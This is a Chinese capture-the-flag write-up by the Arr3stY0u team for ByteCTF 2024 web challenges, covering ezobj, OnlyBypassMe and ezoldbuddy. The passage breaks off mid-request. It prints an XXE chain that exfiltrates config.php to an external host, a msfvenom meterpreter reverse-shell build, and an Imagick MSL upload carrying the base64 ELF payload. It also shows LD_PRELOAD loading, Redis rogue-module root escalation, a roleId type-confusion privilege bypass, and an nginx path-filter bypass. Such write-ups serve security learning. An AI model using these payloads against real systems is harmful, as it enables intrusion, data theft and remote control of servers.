Arr3stY0u战队 WriteUp

排名

Arr3stY0u： 第7名

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
1	W&M	16897.09	Web	17	3	2024-09-22 09:18:37
2	大吉北	12898.92	Web	13	1	2024-09-22 09:25:41
3	Emmmmmm2024	12898.86	Web	13	3	2024-09-22 09:49:19
4	L3H Sec	11916.48	Web	12	0	2024-09-22 09:44:11
5	0ops	10915.22	reverse	11	1	2024-09-22 09:04:13
6	Nu1L	10900.73	Web	11	1	2024-09-22 09:30:56
7	Arr3stY0u	10900.1	Web	11	0	2024-09-22 09:11:59
8	Nepnep	8909.99	reverse	9	1	2024-09-22 09:03:15
9	Polaris	8909.18	Web	9	0	2024-09-22 09:05:41
10	ElySec	8906.54	Web	9	0	2024-09-22 09:04:09

解题思路

WEB

ezobj

读取config.php文件

```
byte=SimpleXMLElement&ctf[]=http://xxx.xxx.xxx.xxx/evil.xml&ctf[]=2&ctf[]=1
```

send.xml

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/var/www/html/config.php">
<!ENTITY % all "<!ENTITY &#x25; send SYSTEM 'http://xxx.xxx.xxx.xxx/send.php?file=%file;'>">
```

evil.xml

```
<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ENTITY % remote SYSTEM "http://xxx.xxx.xxx.xxx/send.xml">
%remote;
%all;
%send;
]>
```

写入so文件和一个wmv文件，用msf生成so

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=123.58.220.97 LPORT=42001 -f elf-so -o payload.so
cat payload.so | base64
```

用imagick去写文件

```
POST /?byte=Imagick&ctf[]=vid:msl:/tmp/php*&so=123&key=HelloByteCTF2024 HTTP/1.1
Host: ea891011.clsadp.com
Content-Length: 1128
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryV3bWGRuKUejvH3UA
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

------WebKitFormBoundaryV3bWGRuKUejvH3UA
Content-Disposition: form-data; name="file"; filename="ml.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="UTF-8"?>
<image>
<read
filename="inline:data:text/8BIM; base64,f0VMRgIBAQAAAAAAAAAAAAMAPgABAAAAkgEAAAAAAA
BAAAAAAAAALAAAAAAAAAAAAAAAEAAOAACAEAAAgABAAEAAAAHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAFAIAAAAAAACWAgAAAAAAAAAQAAAAAAAAAgAAAAcAAAAwAQAAAAAAADABAAAAAAAAMAEAAAAAAABg
AAAAAAAAAGAAAAAAAAAAABAAAAAAAAABAAAABgAAAAAAAAAAAAAAAMAEAAAAAAAAwAQAAAAAAGAAAAAAA
AAAAAAAAAAAAAAIAAAAAAAAAcAAAAAAAAAAAAAAAMAAAAAAAAAAAAAAJABAAAAAAAkAEAAAAAAACAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwAAAAAAAAAkgEAAAAAAAFAAAAAAAAAJABAAAAAAA
ABgAAAAAAAACQAQAAAAAAAoAAAAAAAAAAAAAAAAAAAALAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAMf9qCViZthBIidZNMclqIkFaagdaDwVIhcB4UWoKQVlQailYmWoCX2oBXg8FSIXAeDtIl0i5A
gCkEXs63GFRSInmahBaaipYDwVZSIXAeSVJ/8l0GFdqI1hqAGoFSInnSDH2DwVZWV9IhcB5x2o8WGoBXw
8FXmp+Wg8FSIXAeO3/5g=="/>
<write filename="/tmp/123.so" />
<read filename="inline:data:text/8BIM; base64,cGF5bG9hZC5zbwo="/>
<write filename="/tmp/321.wmv" />
</image>
------WebKitFormBoundaryV3bWGRuKUejvH3UA--
```

加载so文件到LD_PRELOAD，然后用imagick去触发


```
/?byte=Imagick&ctf[]=/tmp/321.wmv&so=123&key=HelloByteCTF2024
```

拿下权限以后，查看进程发现redis是root启动
在redis.conf里面查看密码，登录到redis中
下载这个 exp.so https://github.com/n0b0dyCN/redis-rogue-server/
上传exp.so到/tmp下
给exp.so加执行权限
MODULE LOAD /tmp/exp.so
system.exec "cat /root/flag"

OnlyBypassMe


题目描述：OnlyBypassMe


开题



先扫一下后台吧


```
/swagger-ui/index.html
/v3/api-docs
```






`/swagger-ui/index.html` 是一个管理api的UI界面，这边标题下面有一个登录接口文档 `/v3/api-docs/login`（应该是扫出来第二个敏感路由的一部分）

用于更新用户头像有两个接口。`updateAvatarV1` 版本已经被标记为废弃，参数是图片url，总感觉这边配合头像读取接口可以任意文件读取，但是没读出来。




`/v3/api-docs` 是个api文档。里面有UI那边没有的登录接口 `/api/v1/auth/login`。还有个更新用户权限的接口 `/api/v1/users/updatePermission`（后面都要用）



先注册一个账号 `/api/v1/users/register`

```
{
  "username": "Jay17",
  "email": "3539306573@qq.com",
  "password": "@Jsj123456",
  "confirmPassword": "@Jsj123456"
}
```



美观输出


```
{
  "code" : 200,
  "message" : "OK",
  "data" : [ ],
  "timestamp" : "2024-09-21 22:46:54",
  "error" : "",
  "status" : true,
  "nums" : 0,
  "requestId" : "2024092122465400006"
}
```


然后登录 `/api/v1/auth/login`

```
{
  "username": "Jay17",
  "password": "@Jsj123456",
  "rememberMe": true
}
```

不安全 7455fdaf.clsadp.com/api/v1/auth/login

美观输出


```
{
  "code" : 200,
  "message" : "OK",
  "data" : {
    "realName" : "Jay17",
    "defaultRole" : "9cbf346d-2590-44f2-ba20-ca46e21f8149",
    "roleId" : 4,
    "roles" : [ ],
    "isAdmin" : false,
    "userId" : "bbpvfzlqaeoq",
    "username" : "Jay17"
  },
  "timestamp" : "2024-09-21 22:52:45",
  "error" : "",
  "status" : true,
  "nums" : 0,
  "requestId" : "2024092122524500010"
}
```


登录之后先尝试通过接口`/api/v1/secret/flag/flag/`去读一下flag

发现权限不足

不安全 7455fdaf.clsadp.com/api/v1/secret/flag/flag/

美观输出


```
{
  "code" : 403,
  "message" : "NO PERMISSION",
  "data" : [ ],
  "timestamp" : "2024-09-21 22:55:19",
  "error" : "NO PERMISSION",
  "status" : false,
  "nums" : 0,
  "requestId" : "2024092122551900012"
}
```


还有一个看用户信息的接口`/api/v1/users/info`（是没写好吗？换一个号登录后info中还是最开始登录的用户的信息）

可以看到这边`"roleId" : 4`应该标志着用户权限

不安全 7455fdaf.clsadp.com/api/v1/users/info


美观输出


```
{
  "code" : 200,
  "message" : "OK",
  "data" : {
    "id" : "8",
    "userId" : "bbpvfzlqaeoq",
    "username" : "Jay17",
    "password" : "52ba0303da767c0dc509d554ac18ef817fe20024a3753633c2e50d1c5eb28e1ab0ee8157865a79bb680fce61ff2f12333734f849c97487361cacc70ff2e41f95",
    "email" : "3539306573@qq.com",
    "defaultUUID" : "9cbf346d-2590-44f2-ba20-ca46e21f8149",
    "roleId" : 4,
    "isAdmin" : false,
    "lock" : 0,
    "authorities" : [ ],
    "enabled" : true,
    "accountNonLocked" : true,
    "credentialsNonExpired" : true,
    "accountNonExpired" : true
  },
  "timestamp" : "2024-09-21 22:56:16",
  "error" : "",
  "status" : true,
  "nums" : 0,
  "requestId" : "2024092122561600014"
}
```

咱们去之前提到的修改权限的接口修改下试试`/api/v1/users/updatePermission`：

```
{
  "userId": "bbpvfzlqaeoq",
  "roleId": "3"
}
```

`roleId`修改成3、2都可以，唯独1不行。（`/api/v1/users/info`接口中的用户信息内容也不会更新，一开始还以为修改不了。。。。还好重新登录后可以看到权限）



Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Sat Sep 21 22:59:38 GMT 2024
There was an unexpected error (type=Internal Server Error, status=500).

美观输出


```
{
  "code" : 200,
  "message" : "OK",
  "data" : {
    "realName" : "Jay17",
    "defaultRole" : "9cbf346d-2590-44f2-ba20-ca46e21f8149",
    "roleId" : 3,
    "roles" : [ ],
    "isAdmin" : false,
    "userId" : "bbpvfzlqaeoq",
    "username" : "Jay17"
  },
  "timestamp" : "2024-09-21 23:02:30",
  "error" : "",
  "status" : true,
  "nums" : 0,
  "requestId" : "2024092123023000094"
}
```


HackBar 网络 元素 控制台 源代码/来源 应用 性能 内存 Lighthouse

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING

URL
http://7455fdaf.clsadp.com/api/v1/auth/login

Enable POST

enctype
application/json

ADD HEADER

Body
```
{
  "username": "Jay17",
  "password": "@Jsj123456",
  "rememberMe": true
}
```

这里大概能猜出，`roleId`为1的时候就可以读取flag了，同时这里也就是需要bypass的地方。

`1`不行的话使用`1.`或者`1.0`或者`1.x`

美观输出


```
{
  "code" : 200,
  "message" : "OK",
  "data" : [ ],
  "timestamp" : "2024-09-21 23:03:26",
  "error" : "",
  "status" : true,
  "nums" : 0,
  "requestId" : "2024092123032600110"
}
```


HackBar 网络 元素 控制台 源代码/来源 应用 性能 内存 Lighthouse

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING

URL
http://7455fdaf.clsadp.com/api/v1/users/updatePermission

Enable POST

enctype
application/json

ADD HEADER

Body
```
{
  "userId": "bbpvfzlqaeoq",
  "roleId": "1.1"
}
```

不安全 7455fdaf.clsadp.com/api/v1/auth/login

美观输出


```
{
  "code" : 200,
  "message" : "OK",
  "data" : {
    "realName" : "Jay17",
    "defaultRole" : "9cbf346d-2590-44f2-ba20-ca46e21f8149",
    "roleId" : 1,
    "roles" : [ ],
    "isAdmin" : true,
    "userId" : "bbpvfzlqaeoq",
    "username" : "Jay17"
  },
  "timestamp" : "2024-09-21 23:03:29",
  "error" : "",
  "status" : true,
  "nums" : 0,
  "requestId" : "2024092123032900112"
}
```


接口处得到flag

不安全 7455fdaf.clsadp.com/api/v1/secret/flag/flag/

美观输出


```
{
  "code" : 200,
  "message" : "OK",
  "data" : [ {
    "key" : "flag",
    "value" : "ByteCTF{22a0d113dff9342aef7a24f3a08ecb35}"
  } ],
  "timestamp" : "2024-09-21 23:04:28",
  "error" : "",
  "status" : true,
  "nums" : 0,
  "requestId" : "2024092123042800126"
}
```


ezoldbuddy

题目描述：百万富翁的梦

开题，是一个登录框

这个登录没有用，纯前端的。

```
<script>
    function checkLogin() {
        const password = document.getElementById('password').value;
        const hardcodedPassword = '123456'; // 硬编码的密码

        if (password === hardcodedPassword) {
            alert('登录成功！CTFER');

            return true;
        } else {
            alert('密码错误！');
            return false;
        }
    }
</script>
```

注释部分应该是个hint，告诉我们有个路由是`/shopbytedancesdhjkf`

```
        <button type= submit >登录</button>
    </form>
    <!-- <div style="margin-top: 10px; text-align: center;">
        <a href="shopbytedancesdhjkf">Shop Bytedance</a>
    </div> -->
</div>

```

直接访问是403无法访问，后端服务是nginx

题目提示了`解析差异绕过`，比较容易找到这篇文章：

[nginx deny限制路径绕过 - 先知社区 (aliyun.com)]

`85` 和 `A0` 都可以用，后端应该是python

请求

```
GET /shopbytedancesdhjkf HTTP/1.1
Host: 113.201.14.253:15712
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

响应

```
HTTP/1.1 403 Forbidden
Server: nginx
Date: Sat, 21 Sep 2024 21:10:32 GMT
Content-Type: text/html
Content-Length: 548
Connection: close

<html>
  <head>
    <title>
      403 Forbidden
    </title>
  </head>
  <body>
    <center>
      <h1>
        403 Forbidden
      </h1>
    </center>
    <hr>
    <center>
```


请求

```
GET /shopbytedancesdhjkf 85 HTTP/1.1 \r \n
Host: 113.201.14.253:15712 \r \n
Cache-Control: max-age=0 \r \n
Upgrade-Insecure-Requests: 1 \r \n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36 \r \n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 \r \n
Accept-Encoding: gzip, deflate, br \r \n
Accept-Language: zh-CN,zh;q=0.9 \r \n
Connection: close \r \n
\r \n
```


响应

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 21 Sep 2024 21:10:55 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 6319
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
      Checkout Page
    </title>
    <link href="https://fonts.googleapis.com/css2?family=Roboto:wght@400;700&display=swap" rel="stylesheet">
    <style>
      body{
        font-family:'Roboto',sans-serif;
        margin:0;
```

那么现在问题就是，只有500元，但是需要买10000元的flag




先随便试试，但是返回了 `404` ?????



看源码应该是访问了`/cart/checkout`路由

```
function handleCheckout() {
  fetch('/cart/checkout', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json'
    },
    body: JSON.stringify({
      orderId: 1, cart: cart
```

有种无力感。。。这里卡了挺久的



但是，没有脑洞怎么当百万富翁？走投无路就要瞎蒙

直接访问`/shopbytedancesdhjkf/cart/checkout`。好消息是路由存在，坏消息是又403了

```
POST /shopbytedancesdhjkf/cart/checkout HTTP/1.1
Host: 113.201.14.253:15712
Content-Length: 39
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://113.201.14.253:15712
Referer: http://113.201.14.253:15712/shopbytedancesdhjkf
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{
  "orderId":1,
  "cart":[
    {
      "id":9,
      "qty":1
    }
  ]
}
```

```
HTTP/1.1 403 Forbidden
Server: nginx
Date: Sat, 21 Sep 2024 21:13:55 GMT
Content-Type: text/html
Content-Length: 548
Connection: close

<html>
  <head>
    <title>
      403 Forbidden
    </title>
  </head>
  <body>
    <center>
      <h1>
        403 Forbidden
      </h1>
    </center>
    <hr>
    <center>
      nginx
    </center>
  </body>
</html>
```

和之前一样绕过，成功

```
POST /shopbytedancesdhjkf/cart/checkout HTTP/1.1
Host: 113.201.14.253:15712
Content-Length: 39
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://113.201.14.253:15712
Referer: http://113.201.14.253:15712/shopbytedancesdhjkf
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{
  "orderId":1,
  "cart":[
    {
      "id":9,
      "qty":1
    }
  ]
}
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 21 Sep 2024 21:14:32 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 42
Connection: close

余额不足，购买失败，你只有500
```

但是买不起怎么办呢。想想怎么bypass。qty这个参数换成`1.0`。成功但是没有给我flag

```
POST /shopbytedancesdhjkf/cart/checkout HTTP/1.1
Host: 113.201.14.253:15712
Content-Length: 41
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://113.201.14.253:15712
Referer: http://113.201.14.253:15712/shopbytedancesdhjkf
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{
  "orderId":1,
  "cart":[
    {
      "id":9,
      "qty":1.0
